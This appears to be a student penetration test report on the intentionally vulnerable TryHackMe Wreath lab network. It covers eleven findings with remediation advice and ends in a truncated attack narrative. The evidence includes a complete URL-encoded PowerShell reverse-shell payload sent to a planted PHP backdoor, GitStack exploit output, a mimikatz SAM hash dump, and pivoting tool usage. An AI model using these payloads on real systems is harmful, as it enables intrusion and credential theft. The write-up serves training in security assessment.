External Penetration Test

TryHackMe Wreath Network

Report by: HiroNewf

tryhackme.com/p/HiroNewf

Table of Contents

Scope

Assessment	Details
External Penetration Test	10.200.105.200, 10.200.105.150, 10.200.105.100

Finding Severity Ratings

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation of the vulnerability is rather simple and most often results in system-level compromise. These vulnerabilities should be investigated and patched right away.
High	7.0-8.9	Exploitation of the vulnerability can be challenging, but can still cause elevated privileges and cause damage in the form of data loss or downtime. These vulnerabilities should be investigated and patched as soon as possible.
Moderate	4.0-6.9	Exploitation of the vulnerability is either not possible or requires difficult steps like social engineering. These vulnerabilities should be investigated and patched after the higher priority vulnerabilities have been resolved.
Low	0.1-3.9	Exploitation of the vulnerability is seemingly not possible. These vulnerabilities should still be resolved during the next planned maintenance window.
Informational	N/A	No vulnerability exists. This is additional information about items noticed during the testing process that are worthy of noting, but do not lead to any exploitation.

Executive Summary

Testing Summary

I was tasked with evaluating the security posture of Thomas Wreath's personal home network via an external penetration test. During this assessment I first found a publicly facing web server that was vulnerable to RCE (Remote Code Execution) due to insecure patching (EPT-001) and due to this I was able to gain root access to the web server. After fully compromising the web server I was able to perform enumeration on the Gitstack server running on the network and found out that this server was also vulnerable to RCE (Remote Code Execution) due to more insecure patching (EPT-002). Exploiting this vulnerability allowed me to pivot into the Gitstack server and then I was able to perform Token Impersonation (EPT-003) using Mimikatz to dump all of the account hashes. Then I set my eyes on the final machine on the network which was Thomas' personal computer. This computer was also running an exact copy of the website that was hosted on the original web server that I used to gain initial access to this network. I was able to locate a file upload field on this website and bypass its filters (EPT-005) in order to gain access to the personal computer. Unlike the other two machines on the network this did not give me root access right away, but I was able to exploit an Unquoted Service Path (EPT-004) to gain full control of the system and finish compromising the entire network.

Tester Notes and Recommendations

The biggest thing that stood out as a problem with this network is its lack of patching which led to some very insecure services running. The two main cases of this was the webserver and the gitstack server, both of which are vulnerable to RCE (Remote Code Execution) that leads to easy administrative access to the machine that they are running on. Therefore patching these two systems should be of a high priority.

Another big concern with this network infrastructure was weak passwords. Some passwords on the network were quite good, but others were easy to crack and easy to exploit. This is a sign of a bad password policy or perhaps no password policy at all and can easily be resolved by putting a good password policy in place.

Finally there were some misconfiguration errors with this network, mainly with the gitstack server allowing for Token Impersonation. Token Delegation hould be turned put in place to prevent easy administrative access to the system and the password hashes contained within the system.

Key Strengths and Weaknesses

The following are some key strengths identified when testing the network:

1. Uncrackable root password hash on the web server
2. No default passwords in use
3. A fairly decent file upload filter running on the Personal PC

The following are some key weaknesses identified when testing the network:

1. Insufficient password policy
2. Out of date software and weak patching
3. No malicious script/activity detection
4. Unquoted Service Path
5. Services running as root/authority system

Vulnerability Summary & Report Card

External Penetration Test Findings

4	1	1	1	3
Critical	High	Moderate	Low	Informational

Finding	Severity	Recommendation
EPT-001: Insufficient Patching - Out of Date Software	Critical	Update to the latest version of the software to patch this vulnerability
EPT-002: Insufficient Patching - Out of Date Software	Critical	Update to the latest version of the software to patch this vulnerability
EPT-003: Insufficient Hardening - Token Impersonation	Critical	Restrict token delegation
EPT-004: Insufficient Hardening - Unquoted Service Path	Critical	Modify the Service Path to be encased in quotes like all of the others are presently
EPT-005: Insufficient Hardening - Service Running As Authority System	Critical	Implement a system of least privilege where user and service accounts only have the privileges that they actually need
EPT-006: Insufficient Hardening - File Upload Filter Bypass	High	Upgrade the upload filter to make it more challenging to bypass
EPT-007: Insufficient Password Complexity - Weak User Password/Hash	Moderate	Implement a password policy
EPT-008: Insufficient Patching - Out of Date Software	Low	Update to the latest version of the software to patch this vulnerability
EPT-009: Insufficient Detection and Alerting - Malicious Scripts & Binaries	Informational	Implement monitoring and alerting software on both the network and the systems themselves
EPT-010: Insufficient Detection and Alerting - Scanning Tools: nmap, winpeas	Informational	Implement monitoring and alerting software on both the network and the systems themselves

Finding	Severity	Recommendation
EPT-011: Information Disclosure - Personal Identifiable Information (PII)	Informational	Remove all PII from the public facing web server

Technical Findings

External Penetration Test Findings

Finding EPT-001: Insufficient Patching - Out of Date Software (Critical)

Description:	The unpatched web server is vulnerable to CVE-2019-15107 which allows us to perform RCE (Remote Code Execution) to gain administrative access to the system. This access could then be used to pivot and gain further access to the network.
Risk:	Likelihood: High - This attack is very effective and easy to execute with pre-made exploitation scripts available online. Impact: Very High - RCE (Remote Code Execution) allowed us to gain administrative access to the system allowing us to do whatever we please including pivoting further into the network to gain even more access.
System:	10.200.105.200
Tools Used:	Python Script
References:	MITRE - CVE Rapid7 - Exploit Database Github - Exploit

Evidence




Figure 1: Running the CVE-2019-15107 script again 10.200.105.200




Figure 2: Upgrading our shell into a full reverse shell using the same script as before

Remediation

Update the software running on the web server to a patched version to remove this vulnerability from the machine.

Finding EPT-002: Insufficient Patching - Out of Date Software (Critical)

Description:	The unpatched Gitstack server is vulnerable to RCE (Remote Code Execution) because it is running out of date software that can be exploited to gain administrative access to the server. This can be done with a script or by making use of Burp Suite to modify the POST request to the server. We could then use that access to pivot in the network and access the personal computer running on the network.
Risk:	Likelihood: High - This attack is very effective and easy to execute with pre-made exploitation scripts available online. Impact: Very High - RCE (Remote Code Execution) allows us to gain administrative access to the system allowing us to do whatever we please including pivoting further into the network to gain even more access.
System:	10.200.105.150
Tools Used:	Python Script, Burp Suite
References:	ExploitDB - Exploit Github - Exploit

Evidence

```
┌──(root㉿kali)-[/home/kali]
└─# ./43777.py
[+] Get user list
[+] Found user twreath
[+] Web repository already enabled
[+] Get repositories list
[+] Found repository Website
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP
Your GitStack credentials were not entered correcly. Please ask your GitStack administrator to give yo
u a username/password and give you access to this repository. <br />Note : You have to enter the crede
ntials of a user which has at least read access to your repository. Your GitStack administration panel
 username/password will not work.
[+] Execute command
"nt authority\system
"
```

Figure 3: Running the RCE script in order to execute commands as authority system

Request

Pretty Raw Hex \n

```
1 POST /web/exploit-HiroNewf.php HTTP/1.1
2 Host: 10.200.84.150
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
  Gecko/20100101 Firefox/91.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.
  9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: csrftoken=EwqpKnakNIS5o3VYIntsoegPavKhCSOY;
  sessionid=f1e4933e1e858ff2e3e13c15febe15df
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 575
11
12 a=
  powershell.exe+-c+"$client+%3d+New-Object+System.Net
  .Sockets.TCPClient('10.200.84.200',15555)%3b$stream+
  %3d+$client.GetStream()%3b[byte[]]$bytes+%3d+0..6553
  5|%25{0}%3bwhile(($i+%3d+$stream.Read($bytes,+0,+$by
  tes.Length))+-ne+0){%3b$data+%3d+(New-Object+-TypeNa
  me+System.Text.ASCIIEncoding).GetString($bytes,0,+$i
  )%3b$sendback+%3d+(iex+$data+2>%261+|+Out-String+)%3
  b$sendback2+%3d+$sendback+%2b+'PS+'+%2b+(pwd).Path+%
  2b+'>+'%3b$sendbyte+%3d+([text.encoding]%3a%3aASCII)
  .GetBytes($sendback2)%3b$stream.Write($sendbyte,0,$s
  endbyte.Length)%3b$stream.Flush()}%3b$client.Close()
  "
```

Figure 4: The Burp Suite request we made to get a shell as authority system

```
[root@prod-serv tmp]# ./nc -nlvp 15555
Ncat: Version 6.49BETA1 ( http://nmap.org/ncat )
Ncat: Listening on :::15555
Ncat: Listening on 0.0.0.0:15555
Ncat: Connection from 10.200.84.150.
Ncat: Connection from 10.200.84.150:50952.

PS C:\GitStack\gitphp> whoami
nt authority\system
PS C:\GitStack\gitphp>
```

Figure 5: The shell we got on the machine via modifying the POST request with Burp Suite

Remediation

Update the software running on the web server to a patched version to remove this vulnerability from the machine.

Finding EPT-003: Insufficient Hardening - Token Impersonation (Critical)

Description:	Once we breached the Gitstack server we were able rdp into it and upload an instance of mimikatz to the system. Using mimikatz we were able to perform a Token Impersonation attack which allowed to dump all of the SAM hashes on the machine
Risk:	Likelihood: Very High - This is a very common attack using a very Common tool Mimikatz. If there is nothing to prevent the attacker from downloading this tool and impersonating tokens then it is almost guaranteed to happen. Impact: High - Token Impersonation allows us to dump the password hashes of the computer.
System:	10.200.105.150
Tools Used:	Mimikatz
References:	MITRE - Token Impersonation Microsoft - Impersonation Tokens

Evidence

Figure 6: Here we were able to elevate our token to authority system

```
mimikatz # lsadump::sam
Domain : GIT-SERV
SysKey : 0841f6354f4b96d21b99345d07b66571
Local SID : S-1-5-21-3335744492-1614955177-2693036043

SAMKey : f4a3c96f8149df966517ec3554632cf4

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: [redacted]

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 68b1608793104cca229de9f1dfb6fbae

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN-1696O63F791Administrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 8f7590c29ffc78998884823b1abbc05e6102a6e86a3ada9040e4f3dcb1a02955
      aes128_hmac       (4096) : 503dd1f25a0baa75791854a6cfbcd402
      des_cbc_md5       (4096) : e3915234101c6b75

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WIN-1696O63F791Administrator
    Credentials
      des_cbc_md5       : e3915234101c6b75
```

Figure 7: After we performed Token Impersonation we were able to dump the SAM hashes

Remediation

To prevent this from happening malicious scripts like Mimikatz should be restricted from being uploaded and token delegation should be restricted as well.

Finding EPT-004: Insufficient Hardening - Unquoted Service Path (Critical)

Description:	When a service path is not put into quotes and the given directory is writable it can be taken advantage of to elevate privileges.
Risk:	Likelihood: High - Unquoted Service paths are quite easy to identify and exploit. Since they are so easy to do and are a pretty common exploit it is very likely that it would be taken advantage of. Impact: Very High - Exploiting this Unquoted Service Path gives authority system access to this computer.
System:	10.200.105.100
Tools Used:	NetCat, Mono, Powershell
References:	MITRE - Unquoted Service Paths Rapid7 - Unquoted Service Path Privilege Escalation

Evidence

```
System Explorer Service                                                    SystemExplorerHelp
Service                C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerS
ervice64.exe  Auto
```

Figure 8: An Unquoted Service Path

Remediation

To fix this is quite simple, the service path just needs to be put into quotes like all of the other services paths are already.

Finding EPT-005: Insufficient Hardening - Service Running As Authority System (Critical)

Description:	We found that the Gitstack service and the website service was running as Authority System which meant that when we exploited these services to get a shell we were Authority System right away. This can lead to lots of unneeded access and unnecessary vulnerabilities as well as easier pivoting through the network and further exploitation for an attacker
Risk:	Likelihood: Very High - Any exploit against this service will be able to make use of this administrative access to gain further access. Impact: Very High - Since these services are running as administrators any exploit used against them to execute code/commands will result in those things being run as Authority System as well as all shells against the system being Authority System with no need for further privilege escalation.
System:	10.200.105.200, 10.200.105.150
Tools Used:	None
References:	CISA - Least Privilege

Evidence




Figure 9: Our shell on the Gitstack service being authority system automatically

Remediation

A policy of least privilege should be implemented in which user and service accounts only have the permissions and privileges that they truly need and nothing more than that.

Finding EPT-006: Insufficient Hardening - File Upload Filter Bypass (High)

Description:	The website running on the PC has an upload filter on it, which is a good thing, but this upload filter can be quite easily bypassed especially because we have access to the source code of the given filter.
Risk:	Likelihood: Moderate - Exploiting this vulnerability requires access to the upload field along with the ability and knowledge to read the source code and figure out how to bypass the filter using obfuscation. While this can certainly be done, it does require some effort and time on the attackers part. Impact: High - Being able to exploit this vulnerability gives us user level access to the personal computer
System:	10.200.105.100
Tools Used:	Extractor, exiftool, PHP Obfuscator

Evidence




Figure 10: An uploaded php script bypassing the filter and running the 'whoami' command

Remediation

Making improvements to the filter so that it can read the metadata of the files to check for malicious activity and make sure that the extension filter cannot be bypassed by just adding two different extensions to the uploaded file like we did here.

Finding EPT-007: Insufficient Password Complexity - Weak User Password/Hash (Moderate)

Description:	Once we acquired the user hash on the Gitstack server it was easily cracked relieving the plaintext password.
Risk:	Likelihood: Moderate - It takes a little bit of work to acquire the password hashes, but once obtained it is very easy to crack them as they are so weak. Impact: Moderate - The administrator hash was not crackable but the user hash was which can give us a more reliable way to access the machine and achieve persistence, but since we need access to the system to obtain this hash anyways we do not acquire any new access.
System:	10.200.105.150
Tools Used:	CrackStation
References:	IBM - Password Policies

Evidence

Figure 11: We were able to easily crack the hash and get the plaintext password

Remediation

Implement a secure password policy to prevent bad passwords like this from being put in place. Using other things with hashing can also help to prevent this, like salt which makes it nearly impossible to crack hashes because it adds a random string of characters to the password itself before it is hashed and an attacker would need to know this string of characters in order to crack the hash.

Finding EPT-008: Insufficient Patching - Out of Date Software (Low)

Description:	The server running on the personal computer is running an outdated version of PHP (7.4.11). There are a couple vulnerabilities out there for this version of software, but none of them were tested during this assessment.
Risk:	Likelihood: Low - Since there are other attack vectors that are much more appealing to an attacker it is unlikely that this would be exploited. Impact: Low - It does not seem that there are any major exploits for this version of software so the risk is quite low here.
System:	10.200.105.100
Tools Used:	Wappalyzer

Evidence




Figure 12: Wappalyzer showing the version of software running on the webapp

Remediation

Make sure all of the software is running the latest stable version that is available.

Finding EPT-009: Insufficient Detection and Alerting - Malicious Scripts & Binaries (Informational)

Description:	We ran many malicious scripts and binaries on the various computers on this network and none of them were detected or prevented from being ran.
Risk:	Likelihood: Moderate - It is quite likely that in order to gain access to a system on the network something like netcat, mimikatz, etc would be ran, but they do require an initial access via other vectors before this is useful to an attacker. Impact: Moderate - These pieces of software can allow an attacker to expand their reach and access throughout the network
System:	10.200.105.200, 10.200.105.150, 10.200.105.100
Tools Used:	Mimikatz, netcat, chisel, etc

Evidence

```
*Evil-WinRM* PS C:\windows\temp> .\chisel-matruane.exe server -p 17775 --socks5
chisel-matruane.exe : 2023/01/20 16:19:33 server: Fingerprint ChCWC8R6N5gsvj8Wh4HstAWsmcb9UwbE8TXukXo
Hec=
    + CategoryInfo          : NotSpecified: (2023/01/20 16:1 ... wbE8TXukXojHec=:String) [], RemoteExce
tion
    + FullyQualifiedErrorId : NativeCommandError
2023/01/20 16:19:33 server: Listening on http://0.0.0.0:17775
```

Figure 13: Chisel being run on a machine

```
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>\\tsclient\share\mimikatz\x64\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz #
```

Figure 14: Mimikatz being ran on a victim machine

Remediation

Implement an antivirus software and/or SIEM to detect and prevent malicious scripts and programs from being uploaded and ran on the computers.

Finding EPT-010: Insufficient Detection and Alerting - Scanning Tools: nmap, winpeas (Informational)

Description:	Scanning tools like nmap, nessus, winpeas, etc can be ran and output accurate results without any problems. This can give an attacker useful information about the network that they would ideally not be able to get.
Risk:	The risk here is not that high as most of the information obtained from these tools can be obtained through more manual methods or is just not that sensitive of information, but still attempting to block these automation tools would make an attacker's day harder.
System:	10.200.105.100, 10.200.105.150, 10.200.105.200
Tools Used:	nmap, nessus, winpeas, etc

Evidence

```
[root@prod-serv tmp]# ./nmap-HiroNewf 10.200.84.100 -oN scan-HiroNewf

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2023-01-18 15:32 GMT
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Stats: 0:01:22 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 65.53% done; ETC: 15:34 (0:00:43 remaining)
Nmap scan report for ip-10-200-84-100.eu-west-1.compute.internal (10.200.84.100)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (-0.20s latency).
All 6150 scanned ports on ip-10-200-84-100.eu-west-1.compute.internal (10.200.84.100) are filtered
MAC Address: 02:B5:C9:C9:F0:5F (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 124.50 seconds
[root@prod-serv tmp]# ./nmap-HiroNewf 10.200.84.150 -oN scan-HiroNewf

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2023-01-18 15:35 GMT
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Stats: 0:03:09 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 47.68% done; ETC: 15:41 (0:03:27 remaining)
Nmap scan report for ip-10-200-84-150.eu-west-1.compute.internal (10.200.84.150)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00054s latency).
Not shown: 6143 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  epmap
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
47001/tcp open  winrm
MAC Address: 02:FB:0D:16:DE:5D (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 569.77 seconds
[root@prod-serv tmp]#
```

Figure 15: Nmap being ran on a victim machine

Remediation

Enable an antivirus and/or SIEM to prevent this type of traffic from moving across the network and communicating with the machines.

Finding EPT-011: Information Disclosure - Personally Identifiable Information (PII) (Informational)

Description:	Some Personally Identifiable Information (PII) can be found on a public facing web server running on the network. While the placement of this information was almost certainly intentional it is probably not the best idea to have it present on the site and if it is going to be present, measures should be taken to make sure that bots/scrappers cannot access this information through automation.
Risk:	There is low risk all around here, but you should always be careful what you are putting out on the internet and PII should be kept private when possible.
System:	10.200.105.200
Tools Used:	None

Evidence




Figure 16: Personally Identifiable Information (PII) on a website

Remediation

Remove any sensitive network that should not be public from the website

Attack Narrative

The Web server (.200)

We are given an initial access point to the network which is a machine running on 10.200.105.200, this will be our first target.

Enumeration - Scanning with nmap and OSINT

The first that I did was run a nmap scan on the IP address that I was provided with. I scanned the first 15000 ports with the switch -p0-15000 and made the scan go a bit faster with the -T4 switch, finally I added in the -A switch to do OS enumeration.


```
┌──(kali㉿kali)-[~]
└─$ nmap -p0-15000 -T4 -A 10.200.105.200
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-16 12:54 EST
Stats: 0:07:34 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 86.51% done; ETC: 13:03 (0:01:11 remaining)
Nmap scan report for 10.200.105.200
Host is up (0.84s latency).
Not shown: 14495 filtered tcp ports (no-response), 500 filtered tcp ports (host-unreach)
PORT      STATE  SERVICE    VERSION
22/tcp    open   ssh        OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 9c:1b:d4:b4:05:4d:88:99:ce:09:1f:c1:15:6a:d4:7e (RSA)
|   256 93:55:b4:d9:8b:70:ae:8e:95:0d:c2:b6:d2:03:89:a4 (ECDSA)
|_  256 f0:61:5a:55:34:9b:b7:b8:3a:46:ca:7d:9f:dc:fa:12 (ED25519)
80/tcp    open   http       Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
|_http-title: Did not follow redirect to https://thomaswreath.thm
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
443/tcp   open   ssl/http   Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
|_http-title: Thomas Wreath | Developer
| http-methods:
|_  Potentially risky methods: TRACE
|_ssl-date: TLS randomness does not represent time
